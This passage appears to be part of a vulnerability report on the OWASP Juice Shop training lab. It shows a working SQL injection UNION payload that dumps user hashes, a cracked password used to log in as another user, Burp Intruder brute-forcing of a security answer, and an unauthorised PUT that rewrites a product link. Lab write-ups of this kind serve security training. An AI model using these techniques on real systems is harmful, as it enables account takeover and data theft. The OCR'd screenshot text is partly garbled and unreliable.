
b) User Credentials (Injection)

Description:


SQL injection is a type of cyber attack in which an attacker inserts malicious code into a SQL statement, via a web form input or URL parameter, in order to gain unauthorized access to a database. This can allow the attacker to view, modify, or delete sensitive data in the database.

Steps to Reproduce:

Used the sql injection vulnerability from the previous challenge, the payload used is **banana')UNION%20SELECT%20id,email,password,4,5,6,7,8,9%20FROM%20users** . This grabbed all the users details with their mail id and hashed passwords. Got the jim account details with his hashed password is **e541ca7ecf72b8d1286474fc613e5e45**. Tried to decode the password hash with online MD5 hash decoders and it worked, Password for jim is **ncc-1701**. Now, logged into his account with this creds and it worked. Got the two pop-up indicating solved the challenges get user credentials and login jim successfully



```
Request
Method: Raw
Host: 192.168.1.6:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.1.6:3000/
Cookie: _ga=GA1.2500000000.1674000000.1674000000.0000000000
If-None-Match: W/"325f-b+kZLHejDauxyQJwz1lDNy0"
...
Response
HTTP/1.1 200 OK
Date: Sat, 21 Jan 2023 03:09:48 GMT
Content-Type: application/json; charset=utf-8
ETag: W/"325f-b+kZLHejDauxyQJwz1lDNy0"
Content-Length: 3475
...
14: "status": "success",
15: "data": [
16:   {
17:     "id": 1,
18:     "name": "Device-XH-SP",
19:     "description": "A sleek device with a 32GB internal storage and 500GB",
20:     "price": 450,
21:     "category": "B",
22:     "image": "G",
23:     "createdAt": "2023-01-20T12:00:00Z",
24:     "updatedAt": "2023-01-20T12:00:00Z",
25:     "deletedAt": "2023-01-20T12:00:00Z"
26:   },
27:   {
28:     "id": 2,
29:     "name": "Render@UXCE-XH-SP",
30:     "description": "e541ca7ecf72b8d1286474fc613e5e45",
31:     "price": 500,
32:     "category": "B",
33:     "image": "G",
34:     "createdAt": "2023-01-20T12:00:00Z",
35:     "updatedAt": "2023-01-20T12:00:00Z",
36:     "deletedAt": "2023-01-20T12:00:00Z"
37:   }
38: ],
39: "meta": {
40:   "name": "MD5Online"
41: }
42: 
```



MD5Online

Decrypt MD5 like a Pro: Increase your success rate, use the best tools, build your own database.


Download now!

Found: ncc-1701
(hash = e541ca7ecf72b8d1286474fc613e5e45)

The Secrets of MD5 Decryption:
Decrypt MD5 like a Pro: Increase your success rate, use the best tools, build your own database.
Grab your copy here!

How it works?

1st Prize: AED 23 Million 2nd Prize: AED 1 Million
3rd Prize: AED 100K 4th Prize: AED 50K
BUY NOW



Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data, such as personal information, financial data, trade secrets, and more.
- the ability to modify or delete data stored in the database.
- the ability to execute arbitrary commands on the underlying system
- the ability to use the attacked server as a launch point for further attacks.
- Damage to the integrity of the system and data

- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.

Vulnerability 44:-

Title: Reset Jim's Password (Broken Authentication)

Description:

Broken authentication is a type of cyber attack that targets the authentication mechanisms of a system, such as user credentials, session IDs, or tokens. The attacker can exploit vulnerabilities in the authentication process to gain unauthorized access to the system or steal sensitive information.

Steps to Reproduce:

Navigated to the forgot password option for restting jim password. The Email for jim is jim@juicesh.op as juice shop usernames pattern. Now, need to find the answer for the security question Your eldest sibling middle name.

J have gathered some most used names from internet and made a list of it. Then captured the password reset request with Burpsuite and sent it to the intruder for brute force. Used answer as the parameter for bruteforce, for speed up the process used Turbo intruder a burpsuite extension. Got the middle name as Samuel.

Pop-up came showing, solved the challenge successfully.

kali-linux-2022.4-virtualbox-amd64 [Running] – Oracle VM VirtualBox

Forgot Password

Email *

Security Question *

Use a Securely Generated Password

View Saved Logins

Password must be 5-40 characters long. 5/20

Repeat New Password *

Show password advice

File Machine View Input Devices Help

Hack The Box [Job] Hack The Box [HTB] Vulnerability: Brute OWASP Juice Shop TryHackMe | Wires From Base64, ROT OWASP Juice Shop OWASP Juice Shop GRC's | Password MDS Online | Free

192.168.10.207:3000/forgot-password

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Bevigli API

23:18 21-01-2023

kali-linux-2022.4-virtualbox-amd64 [Running] – Oracle VM VirtualBox

Popular Baby Names

Social Security
Official Social Security Website

Popularity in 2021

Rank	Male name	Female name
1	Liam	Olivia
2	Noah	Emma
3	Oliver	Charlotte
4	Elijah	Amelia
5	James	Ava
6	William	Sophia
7	Benjamin	Isabella
8	Lucas	Mia
9	Henry	Evelyn
10	Theodore	Harper
11	Jack	Luna
12	Levi	Camila
13	Alexander	Gianna
14	Jackson	Elizabeth
15	Mateo	Eleanor

File Machine View Input Devices Help



Hack The Box [Job] Hack The Box [HTB] Vulnerability: Brute OWASP Juice Shop TryHackMe | Wires From Base64, ROT OWASP Juice Shop OWASP Juice Shop Popular Baby Names


https://www.ssa.gov/oas-ben/popularnames.cgi

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Bevigli API

6:11 21-01-2023

t: 0.34 KB/s CPU: 0 %
l: 0.09 KB/s MEM: 93 % ENG IN 10:41 AM 21-01-2023





Impact:

The impact of a successful broken authentication attack can include:

- unauthorized access to sensitive data
- stealing of user credentials, such as usernames and passwords
- ability to perform actions on behalf of another user · perform actions that would otherwise be restricted
- perform a large-scale attack by using compromised credentials to attack multiple systems or networks.

Vulnerability 45:-

Title: Product Tampering (Broken Access Control)

Description:

Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.


Steps to Reproduce:

As the task in this challenge is to Change the href of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into <https://owasp.slack.com>. First let us capture the product description of this O-Salt product with Burpsuite and tamper the request with the intruder. As the GET request get's the details from the sever and PUT request updates the details . let use the PUT request. We have got the api used for the product managing is api/products and the product id is 9 from previous requests. Thus the crafted request is PUT api/products/9. Added Content-Type:application/json as we are updating the description with json body request.

The crafted description is

```
{  
  "description": "O-Saft is an easy to use tool to show information about SSL certificate and  
  tests the SSL connection according given list of ciphers and various SSL configurations. <a  
  href=\"https://owasp.slack.com\" target=\"_blank\">More...</a>  
}
```

This worked and the description of the product is changed. When the more in the product description is clicked, we redirected to <https://owasp.slack.com> instead of <https://owasp.org/www-project-o-saft/>, thus the attack is successful. Pop-up came indicating challenge is completed successfully



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OWASP O-Saft

Main FAQs

O-Saft

OWASP SSL advanced forensic tool / OWASP SSL audit for testers

O-Saft is an easy to use tool to show informations about SSL certificate and tests the SSL connection according list of ciphers and various SSL configurations.

It's designed to be used by penetration testers, security auditors or server administrators.

This website uses cookies to analyze our traffic and only share that information with our analytics partners. It provides a wide range of options so that it can be used for comprehensive

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Accept Project Information

Kali-Linux-2022.4-VirtualBox-arm64 [Running] - Oracle VM VirtualBox

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Hack The Box : Job | Hack The Box [HTB] | Vulnerability: Brute | OWASP Juice Shop | TryHackMe | Wires... | From Base64, ROT13 | OWASP Juice Shop | OWASP O-Safe | OW...

OWASP SSL | Account | Your Basket | EN

OWASP Juice Shop

Search Results - OWASP SSL

Sources Outline

Main Thread 192.168.1.5:3000 (index) main.js

JS polyfills.js JS runtime.js JS vendor.js cdnjs.cloudflare.com

main.js

```

4185     },
4186     o,
4187   )(),
4188   nt = ((() =>{
4189     class o {
4190       constructor(e){
4191         this.http = e,
4192         this.hostServer = '',
4193         this.host = this.hostServer + '/api/products'
4194       }
4195       search(e){
4196         return this.http.get(`${this.hostServer}/rest/products/search?q=${e}`).pipe((o,n){n.o.data, (s,...K) =>{
4197           throw n
4198         })
4199       }
4200       find(e){
```

/products

4 of 12 results

File Machine View Input Devices Help

Burp Suite Community Edition v2022.12.5 - Temporary Project

Request Response

GET /api/products/ HTTP/1.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/plain, */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Authorization: Basic YWRtaW46YWRtaW4=

Connection: close

Content-Type: application/json; charset=utf-8

Host: 192.168.1.5:3000

Request Headers

Response Headers

HTTP/1.1 200 OK

Access-Control-Allow-Origin: *

X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

Feature-Policy: frame-ancestors 'self'

X-Rejecting-Subframe: 1

Content-Type: application/json; charset=utf-8

ETag: W/"1f7-1pbkVzGeATUwO4EMhHeSdG"

Content-Length: 103

Date: Sat, 23 Jan 2023 09:15:02 GMT

Connection: close

14 {
14 "status": "success",
14 "data": [
14 {
14 "name": "OWASP SSL Advanced Persistence Test - 10-left",
14 "description": "This page is an easy to use tool to show information about SSL certificate and tests the SSL connection accuracy. It gives you the ability to test various SSL configurations. -> https://owasp.org/www-project-ssl-test/",
14 "image": "orange_juice.jpg",
14 "created": "2023-01-23T09:15:02Z",
14 "updated": "2023-01-23T09:15:02Z",
14 "deleted": null
14 }
14]
14 }

File Machine View Input Devices Help


Q Search

